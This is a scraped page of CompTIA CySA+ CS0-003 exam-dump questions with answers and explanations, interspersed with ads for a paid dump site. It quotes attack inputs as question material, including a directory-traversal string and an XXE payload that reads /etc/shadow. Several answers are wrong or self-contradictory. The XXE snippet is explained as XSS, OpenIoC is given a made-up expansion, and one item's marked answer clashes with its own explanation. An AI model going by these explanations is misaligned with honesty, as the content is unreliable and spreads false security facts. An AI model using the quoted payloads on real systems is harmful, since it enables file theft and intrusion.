- D. An adversary is performing a password stuffing attack..

Answer: (SHOW ANSWER)

1. Analyze the Log Evidence: The log displays a specific sequence of rapid-fire events (within 18 seconds) characteristic of automated reconnaissance tools used to map Active Directory environments.

20:06:05 (LDAP Reads): The attacker queries the directory for high-value groups (Domain Admins) and critical infrastructure (Domain Servers). They are not trying to log in; they are reading the membership lists to see who is important and where the servers are.

20:06:09 (EDR Enumeration): The attacker checks the local Administrators group. This is to see if the current compromised user has admin rights or who does.

20:06:23 (SMB Connections): The host PC021 attempts to connect to multiple other hosts. This indicates the attacker is testing where they can move laterally using the credentials or access they currently have.

2. Why this is "Finding the Shortest Path" (Option A): This behavior is the textbook signature of tools like BloodHound (or its data collector, SharpHound).

Concept: Adversaries use these tools to visualize relationships in Active Directory. They query LDAP to find out: "I am User A. Which computers can I access? Who is a Domain Admin? Is a Domain Admin logged into a computer I can access?" Goal: The tool calculates the mathematical "shortest path" (graph theory) from the attacker's current low-level foothold to the ultimate target (Domain Admin).

The combination of LDAP querying (mapping the graph) and SMB connection attempts (verifying sessions /local admin rights) confirms the adversary is mapping out the network to find the most efficient route to total compromise.

Why the other options are incorrect:

B). An adversary is performing a vulnerability scan: Vulnerability scanners (like Nessus or Qualys) typically probe ports and services to identify unpatched software (CVEs). They generally do not focus on querying LDAP for "Domain Admins" group membership as their primary action.

C). An adversary is escalating privileges: While the attacker intends to escalate privileges eventually, the logs show enumeration (Discovery phase). They are currently looking for the path to escalate, not actively exploiting a vulnerability (like a kernel exploit) to change their privilege level in this specific snapshot.

D). An adversary is performing a password stuffing attack: Password stuffing involves high volumes of failed authentication attempts against a login service. The logs here show read operations and connection attempts, not the "Invalid Credential" errors associated with stuffing.

NEW QUESTION: 40

While reviewing the web server logs a security analyst notices the following snippet

../../../../boot.ini

Which of the following is being attempted?

- A. Directory traversal
- B. Remote file inclusion

- C. Cross-site scripting
- D. Remote code execution
- E. Enumeration of/etc/pasawd

Answer: ([SHOW ANSWER](#))

The log entry ".....\boot.ini" is indicative of a directory traversal attack, where an attacker attempts to access files and directories that are stored outside the web root folder.

The log snippet ".....\boot.ini" is indicative of a directory traversal attack. This type of attack aims to access files and directories that are stored outside the web root folder. By manipulating variables that reference files with "../" (dot-dot-slash), the attacker may be able to access arbitrary files and directories stored on the file system.

NEW QUESTION: 41

Which of the following makes STIX and OpenloC information readable by both humans and machines?

- A. XML
- B. URL
- C. OVAL
- D. TAXII

Answer: ([SHOW ANSWER](#))

The correct answer is A. XML.

STIX and OpenloC are two standards for representing and exchanging cyber threat intelligence (CTI) information. STIX stands for Structured Threat Information Expression and OpenloC stands for Open Location and Identity Coordinates. Both standards use XML as the underlying data format to encode the information in a structured and machine-readable way. XML stands for Extensible Markup Language and it is a widely used standard for defining and exchanging data on the web. XML uses tags, attributes, and elements to describe the structure and meaning of the data. XML is also human-readable, as it uses plain text and follows a hierarchical and nested structure.

XML is not the only format that can be used to make STIX and OpenloC information readable by both humans and machines, but it is the most common and widely supported one. Other formats that can be used include JSON, CSV, or PDF, depending on the use case and the preferences of the information producers and consumers. However, XML has some advantages over other formats, such as:

XML is more expressive and flexible than JSON or CSV, as it can define complex data types, schemas, namespaces, and validation rules.

XML is more standardized and interoperable than PDF, as it can be easily parsed, transformed, validated, and queried by various tools and languages.

XML is more compatible with existing CTI standards and tools than other formats, as it is the basis for STIX

1.x, TAXII 1.x, MAEC, CybOX, OVAL, and others.

References:

- 1 Introduction to STIX - GitHub Pages
- 2 5 Best Threat Intelligence Feeds in 2023 (Free & Paid Tools) - Comparitech
- 3 What Are STIX/TAXII Standards? - Anomali Resources
- 4 What is STIX/TAXII? | Cloudflare
- 5 Sample Use | TAXII Project Documentation - GitHub Pages
- 6 Trying to retrieve xml data with taxii - Stack Overflow
- 7 CISA AIS TAXII Server Connection Guide
- 8 CISA AIS TAXII Server Connection Guide v2.0 | CISA

NEW QUESTION: 42

A security analyst is improving an organization's vulnerability management program. The analyst cross- checks the current reports with the system's infrastructure teams, but the reports do not accurately reflect the current patching levels. Which of the following will most likely correct the report errors?

- A. Updating the engine of the vulnerability scanning tool

- B. Installing patches through a centralized system
- C. Configuring vulnerability scans to be credentialed
- D. Resetting the scanning tool's plug-ins to default

Answer: ([SHOW ANSWER](#))

Credentialed vulnerability scans allow the scanner to log into systems and retrieve accurate information about installed patches and configurations. If the reports do not reflect current patching levels, it is likely that the scan is being performed without credentials, leading to incomplete or inaccurate results.

* Option A (Updating the scanning engine) ensures the tool has the latest detection capabilities but does not directly affect scan accuracy for missing patches.

* Option B (Centralized patching) helps maintain consistency but does not correct reporting errors.

* Option D (Resetting plug-ins) may be useful if plug-ins are outdated, but the primary issue is lack of privileged access during scanning.

Thus, C is the correct answer, as credentialed scans provide more accurate vulnerability assessments.

NEW QUESTION: 43

Exploit code for a recently disclosed critical software vulnerability was publicly available (or download for several days before being removed). Which of the following CVSS v.3.1 temporal metrics was most impacted by this exposure?

- A. Remediation level
- B. Exploit code maturity
- C. Report confidence
- D. Availability

Answer: ([SHOW ANSWER](#))

Exploit code maturity in the CVSS v.3.1 temporal metrics refers to the reliability and availability of exploit code for a vulnerability. Public availability of exploit code increases the exploit code maturity score.

The availability of exploit code affects the 'Exploit Code Maturity' metric in CVSS v.3.1. This metric evaluates the level of maturity of the exploit that targets the vulnerability. When exploit code is readily available, it suggests a higher level of maturity, indicating that the exploit is more reliable and easier to use.

NEW QUESTION: 44

The Chief Executive Officer (CEO) has notified that a confidential trade secret has been compromised. Which of the following communication plans should the CEO initiate?

- A. Alert department managers to speak privately with affected staff.
- B. Schedule a press release to inform other service provider customers of the compromise.
- C. Disclose to all affected parties in the Chief Operating Officer for discussion and resolution.
- D. Verify legal notification requirements of PII and SPII in the legal and human resource departments.

Answer: ([SHOW ANSWER](#))

The CEO should initiate an alert to department managers to speak privately with affected staff. This is because the trade secret is confidential and should not be disclosed to the public. Additionally, the CEO should verify legal notification requirements of PII and SPII in the legal and human resource departments to ensure compliance with data protection laws.

References: CompTIA CySA+ Study Guide: Exam CS0-002, 2nd Edition, Chapter 4, "Data Protection and Privacy Practices", page 194; CompTIA CySA+ Certification Exam Objectives Version 4.0, Domain 4.0

"Compliance and Assessment", Objective 4.1 "Given a scenario, analyze data as part of a security incident", Sub-objective "Data classification levels", page 23

NEW QUESTION: 45

A company needs to design controls to address the following vulnerabilities:

- * Broken access control
- * Reflected XSS

- * CSRF
- * Injection flaws
- * Directory traversal

Which of the following resources provides the most comprehensive recommendations?

- A. Diamond Model of Intrusion Analysis
- B. MITRE ATT & CK framework
- C. Cyber Kill Chain
- D. OWASP Web Security Testing Guide

Answer: (SHOW ANSWER)

The correct answer is D . The listed issues are all web application security vulnerabilities . OWASP resources are specifically designed to address web application weaknesses such as broken access control, cross-site scripting, CSRF, injection, and directory/path traversal.

The Secbay CySA+ guide states that the primary purpose of the OWASP Top 10 is to address commonly observed security vulnerabilities that pose the greatest risk to web applications and poor coding practices. The same section lists injection, broken access control, cross-site scripting, and CSRF among OWASP web application risks.

Why the other options are incorrect:

A is incorrect because the Diamond Model is used for intrusion analysis, not web application control recommendations.

B is incorrect because MITRE ATT & CK maps adversary tactics and techniques, not web application secure coding guidance.

C is incorrect because the Cyber Kill Chain describes attack phases, not specific web application testing recommendations.

D is correct because OWASP is the most directly applicable resource for these web vulnerabilities.

NEW QUESTION: 46

An organization receives a legal hold request from an attorney. The request pertains to emails related to a disputed vendor contract. Which of the following is the first step for the security team to take to ensure compliance with the request?

- A. Publicly disclose the request to other vendors.
- B. Notify the departments involved to preserve potentially relevant information.
- C. Establish a chain of custody, starting with the attorney's request.
- D. Back up the mailboxes on the server and provide the attorney with a copy.

Answer: (SHOW ANSWER)

The first step for the security team when receiving a legal hold request is to notify the relevant departments to preserve all potentially relevant information. This ensures that no data is altered, deleted, or otherwise tampered with, which is critical for maintaining the integrity of the evidence. Preserving information includes emails, documents, and any other data that might be relevant to the legal matter. Establishing a chain of custody and backing up data are also important steps, but notifying the involved parties is the immediate priority to prevent data loss.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 47

After updating the email client to the latest patch, only about 15% of the workforce is able to use email.

Windows 10 users do not experience issues, but Windows 11 users have constant issues. Which of the following did the change management team fail to do?

- A. Implementation

- B. Testing
- C. Rollback
- D. Validation

Answer: (SHOW ANSWER)

Testing is a crucial step in any change management process, as it ensures that the change is compatible with the existing systems and does not cause any errors or disruptions. In this case, the change management team failed to test the email client patch on Windows 11 devices, which resulted in a widespread issue for the users.

Testing would have revealed the problem before the patch was deployed, and allowed the team to fix it or postpone the change.

References: 7 Reasons Why Change Management Strategies Fail and How to Avoid Them, CompTIA CySA+ CS0-003 Certification Study Guide

NEW QUESTION: 48

An analyst needs to provide recommendations based on a recent vulnerability scan:

Plug-in name	Family
SMB use domain SID to enumerate users	Windows : User management
SYN scanner	Port scanners
SSL certificate cannot be trusted	General
Scan not performed with admin privileges	Settings

Which of the following should the analyst recommend addressing to ensure potential vulnerabilities are identified?

- A. SMB use domain SID to enumerate users
- B. SYN scanner
- C. SSL certificate cannot be trusted
- D. Scan not performed with admin privileges

Answer: (SHOW ANSWER)

This is because scanning without admin privileges can limit the scope and accuracy of the vulnerability scan, and potentially miss some critical vulnerabilities that require higher privileges to detect. According to the OWASP Vulnerability Management Guide1, "scanning without administrative privileges will result in a large number of false negatives and an incomplete scan". Therefore, the analyst should recommend addressing this issue to ensure potential vulnerabilities are identified.

NEW QUESTION: 49

An organization has implemented code into a production environment. During a routine test, a penetration tester found that some of the code had a backdoor implemented, causing a developer to make changes outside of the change management windows. Which of the following is the best way to prevent this issue?

- A. SDLC training
- B. Dynamic analysis
- C. Debugging
- D. Source code review

Answer: (SHOW ANSWER)

- * A backdoor is a deliberate vulnerability inserted into the code, often allowing unauthorized access.
- * Source code review (Option D) is the best way to detect malicious code before it is deployed to production.
- * SDLC training (Option A) is helpful but does not directly prevent the insertion of backdoors.
- * Dynamic analysis (Option B) detects vulnerabilities at runtime but may not always identify backdoors in code.

* Debugging (Option C) is useful for troubleshooting but does not address security vulnerabilities.

Reference: CompTIA CySA+ CS0-003 Official Study Guide, Secure Software Development Practices.

NEW QUESTION: 50

A security analyst is validating a particular finding that was reported in a web application vulnerability scan to make sure it is not a false positive. The security analyst uses the snippet below:

```
<!--?xml version="1.0" ?-->
<!DOCTYPE replace [<!ENTITY ent SYSTEM "file:///etc/shadow">]>
<userInfo>
<firstName>John</firstName>
<lastName>$ent;</lastName>
</userInfo>
```

Which of the following vulnerability types is the security analyst validating?

A. Directory traversal

B. XSS

C. XXE

D. SSRF

Answer: (SHOW ANSWER)

XSS (cross-site scripting) is the vulnerability type that the security analyst is validating, as the snippet shows an attempt to inject a script tag into the web application. XSS is a web security vulnerability that allows an attacker to execute arbitrary JavaScript code in the browser of another user who visits the vulnerable website.

XSS can be used to perform various malicious actions, such as stealing cookies, session hijacking, phishing, or defacing websites. The other vulnerability types are not relevant to the snippet, as they involve different kinds of attacks. Directory traversal is an attack that allows an attacker to access files and directories that are outside of the web root folder. XXE (XML external entity) injection is an attack that allows an attacker to interfere with an application's processing of XML data, and potentially access files or systems. SSRF (server-side request forgery) is an attack that allows an attacker to induce the server-side application to make requests to an unintended location. Official References:

<https://portswigger.net/web-security/xxe>

<https://portswigger.net/web-security/ssrf>

https://cheatsheetseries.owasp.org/cheatsheets/Server_Side_Request_Forgery_Prevention_Cheat_Sheet.html

NEW QUESTION: 51

An analyst is conducting routine vulnerability assessments on the company infrastructure. When performing these scans, a business-critical server crashes, and the cause is traced back to the vulnerability scanner. Which of the following is the cause of this issue?

A. The scanner is running without an agent installed.

B. The scanner is running in active mode.

C. The scanner is segmented improperly.

D. The scanner is configured with a scanning window.

Answer: (SHOW ANSWER)

The scanner is running in active mode, which is the cause of this issue. Active mode is a type of vulnerability scanning that sends probes or requests to the target systems to test their responses and identify potential vulnerabilities. Active mode can provide more accurate and comprehensive results, but it can also cause more network traffic, performance degradation, or system instability. In some cases, active mode can trigger denial-of-service (DoS) conditions or crash the target systems, especially if they are not configured to handle the scanning requests or if they have underlying vulnerabilities that can be exploited by the scanner¹². Therefore, the analyst should use caution when performing active mode scanning, and avoid scanning business-critical or sensitive systems without proper authorization and preparation³. References: Vulnerability Scanning for my Server - Spiceworks Community, Negative Impacts of Automated Vulnerability Scanners and How ... - Acunetix, Vulnerability Scanning Best Practices

NEW QUESTION: 52

A cybersecurity analyst is reviewing SIEM logs and observes consistent requests originating from an internal host to a blocklisted external server. Which of the following best describes the activity that is taking place?

- A. Data exfiltration
- B. Rogue device
- C. Scanning
- D. Beaconing

Answer: ([SHOW ANSWER](#))

Beaconing is the best term to describe the activity that is taking place, as it refers to the periodic communication between an infected host and a blocklisted external server. Beaconing is a common technique used by malware to establish a connection with a command-and-control (C2) server, which can provide instructions, updates, or exfiltration capabilities to the malware. Beaconing can vary in frequency, duration, and payload, depending on the type and sophistication of the malware. The other terms are not as accurate as beaconing, as they describe different aspects of malicious activity. Data exfiltration is the unauthorized transfer of data from a compromised system to an external destination, such as a C2 server or a cloud storage service. Data exfiltration can be a goal or a consequence of malware infection, but it does not necessarily involve blocklisted servers or consistent requests. Rogue device is a device that is connected to a network without authorization or proper security controls. Rogue devices can pose a security risk, as they can introduce malware, bypass firewalls, or access sensitive data. However, rogue devices are not necessarily infected with malware or communicating with blocklisted servers. Scanning is the process of probing a network or a system for vulnerabilities, open ports, services, or other information. Scanning can be performed by legitimate administrators or malicious actors, depending on the intent and authorization. Scanning does not imply consistent requests or blocklisted servers, as it can target any network or system.

NEW QUESTION: 53

An analyst discovers unusual outbound connections to an IP that was previously blocked at the web proxy and firewall. Upon further investigation, it appears that the proxy and firewall rules that were in place were removed by a service account that is not recognized. Which of the following parts of the Cyber Kill Chain does this describe?

- A. Delivery
- B. Command and control
- C. Reconnaissance
- D. Weaponization

Answer: ([SHOW ANSWER](#))

The Command and Control stage of the Cyber Kill Chain describes the communication between the attacker and the compromised system. The attacker may use this channel to send commands, receive data, or update malware. If the analyst discovers unusual outbound connections to an IP that was previously blocked, it may indicate that the attacker has established a command and control channel and bypassed the security controls. References: Cyber Kill Chain | Lockheed Martin

NEW QUESTION: 54

Executives at an organization email sensitive financial information to external business partners when negotiating valuable contracts. To ensure the legal validity of these messages, the cybersecurity team recommends a digital signature be added to emails sent by the executives. Which of the following are the primary goals of this recommendation? (Select two).

- A. Confidentiality
- B. Integrity
- C. Privacy
- D. Anonymity
- E. Non-repudiation
- F. Authorization

Answer: ([SHOW ANSWER](#))

Digital signatures ensure the integrity and non-repudiation of emails. Integrity ensures that the message has not been altered in transit, as the digital signature would be invalidated if the content were tampered with.

Non-repudiation ensures that the sender cannot deny having sent the email, as the digital signature is unique to their identity. These principles are crucial for legal validity, as recommended by CompTIA Security+ standards. Confidentiality (A) and privacy (C) relate to encryption, while authorization (F) and anonymity (D) are unrelated to the primary purpose of digital signatures in this context.

NEW QUESTION: 55

Which of the following is the appropriate phase in the incident response process to perform a vulnerability scan to determine the effectiveness of corrective actions?

- A. Lessons learned
- B. Reporting
- C. Recovery
- D. Root cause analysis

Answer: ([SHOW ANSWER](#))

Comprehensive and Detailed Step-by-Step Explanation: Performing a vulnerability scan during the recovery phase ensures that corrective actions, such as patches or configuration changes, have effectively addressed the vulnerabilities exploited during the incident. This step validates the system's security before fully restoring operations.

References:

- * CompTIA CySA+ Objectives (Domain 3.0 - Incident Response)
- * CompTIA CySA+ Practice Tests (Chapter 3: Containment, Eradication, and Recovery)

NEW QUESTION: 56

An analyst is reviewing a dashboard from the company's SIEM and finds that an IP address known to be malicious can be tracked to numerous high-priority events in the last two hours. The dashboard indicates that these events relate to TTPs. Which of the following is the analyst most likely using?

- A. MITRE ATT&CK
- B. OSSTMM
- C. Diamond Model of Intrusion Analysis
- D. OWASP

Answer: ([SHOW ANSWER](#))

The MITRE ATT&CK framework is specifically designed for tracking Tactics, Techniques, and Procedures (TTPs) associated with cyber threats. It provides a detailed matrix of known adversarial behaviors, which is useful for correlating SIEM data to known attack patterns. According to CompTIA CySA+, MITRE ATT&CK is an industry-standard framework for threat intelligence and behavior analysis, making it the ideal tool for tracking malicious IP addresses and understanding their tactics. Other options like OSSTMM, the Diamond Model, and OWASP do not focus on TTPs as directly as MITRE ATT&CK does.

NEW QUESTION: 57

Which of the following entities should an incident manager work with to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice? (Select two).

- A. Law enforcement
- B. Governance
- C. Legal
- D. Manager
- E. Public relations
- F. Human resources

Answer: (SHOW ANSWER)

An incident manager should work with the legal and public relations entities to ensure correct processes are adhered to when communicating incident reporting to the general public, as a best practice. The legal entity can provide guidance on the legal implications and obligations of disclosing the incident, such as compliance with data protection laws, contractual obligations, and liability issues. The public relations entity can help craft the appropriate message and tone for the public communication, as well as manage the reputation and image of the organization in the aftermath of the incident. These two entities can help the incident manager balance the need for transparency and accountability with the need for confidentiality and security¹².

References: Incident Communication Templates, Incident Management: Processes, Best Practices & Tools - Atlassian

NEW QUESTION: 58

A security analyst reviews the following Arachni scan results for a web application that stores PII data:

Issues [45]

All [45]

* Fixed [0]

✓ Verified [0]

! Pending verification [2]

✕ False positives [0]

i Awaiting review [0]

Listing all logged issues.

TOGGLE BY SEVERITY

Reset

Show all

Hide all

High18

Medium3

Low7

Informational17

NAVIGATE TO

Cross-Site Scripting (XSS)4

Cross-Site Scripting (XSS) in s3

Blind SQL Injection (timing atta3

SQL Injection2

Remote File Inclusion1

Blind SQL Injection (differential2

Code Injection (timing attack)3

URL	Input	Element
Cross-Site Scripting (XSS) 4		
Client-side scripts are used extensively by modern web applications. They perform from simple functions (such as the formatting of text) up to full manipulation of client-side data and Operating System interaction. Cross Site Scripting (XSS) allows clients to inject scripts into a request and have the server return the script to the client in the response. This occurs because the application is taking untrusted data (in this example, from the client) and reusing it without performing any validation or sanitisation. If the injected script is returned immediately this is known as reflected XSS. If the injected script is stored by the server and returned to any client visiting the affected page, then this is known as persistent XSS (also stored XSS). Arachni has discovered that it is possible to insert script content directly into HTML element content. (CWE)		

Which of the following should be remediated first?

- A. SQL injection
- B. RFI

C. XSS

D. Code injection

Answer: ([SHOW ANSWER](#))

SQL injection should be remediated first, as it is a high-severity vulnerability that can allow an attacker to execute arbitrary SQL commands on the database server and access, modify, or delete sensitive data, including PII. According to the Arachni scan results, there are two instances of SQL injection and three instances of blind SQL injection (two timing attacks and one differential analysis) in the web application.

These vulnerabilities indicate that the web application does not properly validate or sanitize the user input before passing it to the database server, and thus exposes the database to malicious queries¹². SQL injection can have serious consequences for the confidentiality, integrity, and availability of the data and the system, and can also lead to further attacks, such as privilege escalation, data exfiltration, or remote code execution³⁴.

Therefore, SQL injection should be the highest priority for remediation, and the web application should implement input validation, parameterized queries, and least privilege principle to prevent SQL injection attacks⁵. References: Web application testing with Arachni | Infosec, How do I create a generated scan report for PDF in Arachni Web ..., Command line user interface Arachni/arachni Wiki GitHub, SQL Injection - OWASP, Blind SQL Injection - OWASP, SQL Injection Attack: What is it, and how to prevent it., SQL Injection Cheat Sheet & Tutorial | Veracode

NEW QUESTION: 59

Several reports with sensitive information are being disclosed via file sharing services. The company would like to improve its security posture against this threat. Which of the following security controls would best support the company in this scenario?

A. Implement step-up authentication for administrators.

B. Improve employee training and awareness.

C. Increase password complexity standards.

D. Deploy mobile device management.

Answer: ([SHOW ANSWER](#))

Improving employee training and awareness is the best option to address the issue of sensitive reports being disclosed via file sharing services. By educating employees about the risks of unapproved file sharing, the security protocols to follow, and the proper channels to use for sharing company information, an organization can significantly reduce the risk of sensitive data being accidentally or intentionally shared on insecure platforms. This human-centric approach addresses the root cause of the problem. Options A, C, and D are security controls that do not directly address the behavior of sharing sensitive files on unauthorized services.

NEW QUESTION: 60

A company discovers that its proprietary information is being sold on the dark web. A security analyst uses threat hunting to search for signs of compromise. After running a network packet capture tool, the analyst identifies millions of packets similar to the following:

Internet Protocol Version 4, src: 192.168.1.2, dst: 104.21.75.76

Internet Control Message Protocol

Type: 8 Echo request

Code: 0

Checksum: 0x34db [correct]

Sequence number: 3362

No response seen

Data: 64 bytes

Data payload: 0e1b586f3568s51578a2054af4459865b34857a05924b45824...

The analyst does not detect or identify any other abnormalities. Which of the following is most likely the malicious activity in this scenario?

A. An insider is using an IP command-and-control channel to sell proprietary information.

B. A threat actor is performing exfiltration over an alternative protocol.

- C. A machine was infected with a virus that is trying to propagate.
- D. A hacker is conducting an ICMP DDoS attack against the company.

Answer: ([SHOW ANSWER](#))

The correct answer is B. The packet capture shows ICMP echo request traffic, which is normally associated with ping. However, the scenario shows millions of packets carrying data payloads to an external destination, while proprietary data is already being sold on the dark web. That strongly indicates data is being hidden inside ICMP traffic, which is exfiltration over an alternative protocol.

The CompTIA CySA+ CS0-003 objectives list data exfiltration, unexpected outbound communication, and packet capture tools such as Wireshark and tcpdump under Security Operations malicious activity analysis.

The Sybex CySA+ Study Guide explains that ping uses ICMP echo requests and that ICMP is normally used to check whether a remote host is reachable. The All-in-One guide defines data exfiltration as unauthorized transfer of sensitive information from a compromised system to an external location and notes that attackers may use covert channels to exfiltrate data.

Why the other options are incorrect:

A is incorrect because the evidence does not prove an insider or normal command-and-control activity.

C is incorrect because there is no evidence of virus propagation, scanning, or lateral spread.

D is incorrect because an ICMP DDoS would focus on overwhelming a target, not carrying data payloads outbound.

NEW QUESTION: 61

Which of the following is the most appropriate action a security analyst to take to effectively identify the most security risks associated with a locally hosted server?

- A. Run the operating system update tool to apply patches that are missing.
- B. Contract an external penetration tester to attempt a brute-force attack.
- C. Download a vendor support agent to validate drivers that are installed.
- D. Execute a vulnerability scan against the target host.

Answer: ([SHOW ANSWER](#))

A vulnerability scan is a process of identifying and assessing the security weaknesses of a system or network.

A vulnerability scan can help a security analyst to effectively identify the most security risks associated with a locally hosted server, such as missing patches, misconfigurations, outdated software, or exposed services. A vulnerability scan can also provide recommendations on how to remediate the identified vulnerabilities and improve the security posture of the server12 References: 1: What is a Vulnerability Scan? | Definition and Examples 2: Securing a server: risks, challenges and best practices - Vaadata

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here:

<https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/> (510 Q&As Dumps, **35%OFF** Special Discount Code: **freecram**)

NEW QUESTION: 62

A security analyst is identifying vulnerabilities in laptops. Users often take their laptops out of the office while traveling, and the vulnerability scan metrics are inaccurate. Which of the following changes should the analyst propose to reduce the MTTD to fewer than four days?

- A. Deploy agents to all endpoints to scan daily for vulnerabilities.
- B. Configure the network vulnerability scan job to use credentials.
- C. Change the vulnerability scanner configuration to perform network scans more than once per day.
- D. Increase the scan maximum running time to four days to wait for missing endpoints.

Answer: ([SHOW ANSWER](#))

The issue is that laptops are often off-network (traveling), causing inaccurate network-scan metrics and slower detection. The best way to reduce MTTD (mean time to detect vulnerabilities) for roaming endpoints is agent-based scanning, because agents run continuously on endpoints and can still scan/report results even when devices are not connected to the corporate network.

Exact extract (All-in-One Exam Guide):

"Because the agents run continuously on each host, mobile devices can still be scanned even when they are not connected to the corporate network." It further emphasizes suitability for mobile devices:

Exact extract (All-in-One Exam Guide):

"agent-based (or serverless) vulnerability scans are typically better for scanning mobile devices." And Sybex Practice Tests directly supports this scenario (traveling sales laptops) by selecting agent-based scanning as best for accurate config visibility on traveling laptops:

Exact extract (Sybex Practice Tests):

"...most accurate view of configuration issues on laptops belonging to traveling salespeople. Which technology will work best...? A. Agent-based scanning" Why the other options don't solve the "traveling laptops" problem:

B (credentialed scans): improves depth/accuracy when the device is reachable, but does nothing when laptops are offline/not on the network.

C (more frequent network scans): still misses devices that aren't connected.

D (increase runtime): waiting longer doesn't reduce MTTD; it just delays reporting and still won't scan an off- network device.

References (CompTIA CySA+ CS0-003 documents / study guides used):

Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): agents scan continuously; mobile devices can be scanned off-network; agent-based better for mobile devices Chapple/Seidl,

CompTIA CySA+ Practice Tests (CS0-003): agent-based scanning best for traveling laptop scanning accuracy

NEW QUESTION: 63

An analyst produces a weekly endpoint status report for the management team. The report includes specific details for each endpoint in relation to organizational baselines. Which of the following best describes the report type?

- A. Forensics
- B. Mitigation
- C. Vulnerability
- D. Compliance

Answer: (SHOW ANSWER)

The correct answer is D . A report comparing endpoint status against organizational baselines is a compliance report because it measures whether endpoints conform to required configuration, security, or operational standards.

The official CySA+ CS0-003 objectives include reporting and communication topics such as compliance, action plans, metrics, and management reporting. They also include security operations concepts such as system hardening, logging, and endpoint-related security controls. A baseline comparison is used to show whether systems meet the organization's required standard, which is the purpose of compliance-style reporting.

Why the other options are incorrect:

- A). Forensics is incorrect because the report is not focused on evidence acquisition or investigation.
- B). Mitigation is incorrect because it is not primarily a remediation action plan.
- C). Vulnerability is incorrect because the report is not specifically listing vulnerabilities or CVSS findings.
- D is correct because it reports endpoint status against organizational baselines.

NEW QUESTION: 64

A vulnerability manager analyzes suspicious data after scanning a database. Which of the following should the manager do to prioritize the remediation tasks?

- A. Conduct further analysis and send the findings report to the incident response team.
- B. Perform an assessment in the command line and determine if there are true or false positives.

- C.** Identify the impact level and create a ticket that includes the time frame for fixing the issue.
- D.** Apply compensating controls and advise an analyst to document the problem in a risk register.

Answer: ([SHOW ANSWER](#))

The key phrase is "analyzes suspicious data after scanning". Before you can prioritize remediation, you must first ensure the scan results are valid-i.e., determine whether the findings are true positives vs. false positives. That validation step is a core part of vulnerability management because it prevents wasting time remediating issues that do not actually exist and ensures your prioritization decisions are based on accurate findings.

The All-in-One CySA+ CS0-003 guide explicitly states that after receiving vulnerability scan data, the analyst's review process must focus on validating reported vulnerabilities (true/false positives). It also directly ties this to remediation/prioritization.

Exact extract (All-in-One Exam Guide):

"It is up to the analyst to review and make sense of vulnerability data and findings... The two most important outcomes of the review process are to determine the validity of reported vulnerabilities..."

It further emphasizes the importance of differentiating true positives from false positives for remediation and prioritization:

Exact extract (All-in-One Exam Guide):

"Distinguishing true positives from false positives... can be a tricky part of vulnerability remediation and prioritization." So, Option B (determine true/false positives) is the best action specifically to prioritize remediation tasks based on scan results.

Why the other options are not best:

- * A: Sending to IR may be appropriate if there is evidence of an active incident, but the question is framed as post-scan vulnerability management (not confirmed incident handling). Validation comes first.
- * C: Tickets and timeframes are important (often driven by SLAs/SLOs), but setting those correctly depends on confirming the findings are real and understanding severity/impact first.
- * D: Compensating controls and risk register entries are appropriate when remediation is not immediately feasible, but again you must confirm validity and then prioritize based on risk/impact.

References (CompTIA CySA+ CS0-003 documents / study guides used):

- * Mya Heath et al., CompTIA CySA+ All-in-One Exam Guide (CS0-003): validating vulnerability scan results; true/false positives; link to remediation prioritization

NEW QUESTION: 65

The DevSecOps team is remediating a Server-Side Request Forgery (SSRF) issue on the company 's public- facing website. Which of the following is the best mitigation technique to address this issue?

- A.** Place a Web Application Firewall (WAF) in front of the web server.
- B.** Install a Cloud Access Security Broker (CASB) in front of the web server.
- C.** Put a forward proxy in front of the web server.
- D.** Implement MFA in front of the web server.

Answer: ([SHOW ANSWER](#))

- * Server-Side Request Forgery (SSRF) occurs when an attacker manipulates a web server to make unauthorized internal or external requests, often to access internal resources or exfiltrate data.
- * A Web Application Firewall (WAF) is the best mitigation because it:
 - * Filters and blocks malicious requests before they reach the server.
 - * Prevents attackers from sending unauthorized requests to internal services.
 - * Can detect and block SSRF patterns in incoming traffic.

Why Not Other Options?

- * B (CASB) # Used for cloud access control, not effective against SSRF.
- * C (Forward Proxy) # Helps with outbound traffic control, but SSRF involves incoming requests.
- * D (MFA) # Helps with authentication but does NOT prevent SSRF attacks.

Reference: CompTIA CySA+ CS0-003, Chapter 6: " Application Security and Secure Coding, " Section: " Preventing SSRF and Web Exploits. "

NEW QUESTION: 66

A security analyst is responding to an indent that involves a malicious attack on a network. Data closet.

Which of the following best explains how are analyst should properly document the incident?

- A. Create a full diagram of the network infrastructure
- B. Record and validate each connection
- C. Take photos of the impacted items
- D. Back up the configuration file for alt network devices

Answer: C ([LEAVE A REPLY](#))

NEW QUESTION: 67

Which of the following is often used to keep the number of alerts to a manageable level when establishing a process to track and analyze violations?

- A. Log retention
- B. Log rotation
- C. Maximum log size
- D. Threshold value

Answer: D ([LEAVE A REPLY](#))

A threshold value is a parameter that defines the minimum or maximum level of a metric or event that triggers an alert. For example, a threshold value can be set to alert when the number of failed login attempts exceeds

10 in an hour, or when the CPU usage drops below 20% for more than 15 minutes. By setting a threshold value, the process can filter out irrelevant or insignificant alerts and focus on the ones that indicate a potential problem or anomaly. A threshold value can help to reduce the noise and false positives in the alert system, and improve the efficiency and accuracy of the analysis¹²

NEW QUESTION: 68

A security team identified several rogue Wi-Fi access points during the most recent network scan. The network scans occur once per quarter. Which of the following controls would best all ow the organization to identity rogue devices more quickly?

- A. Implement a continuous monitoring policy.
- B. Implement a BYOD policy.
- C. Implement a portable wireless scanning policy.
- D. Change the frequency of network scans to once per month.

Answer: A ([LEAVE A REPLY](#))

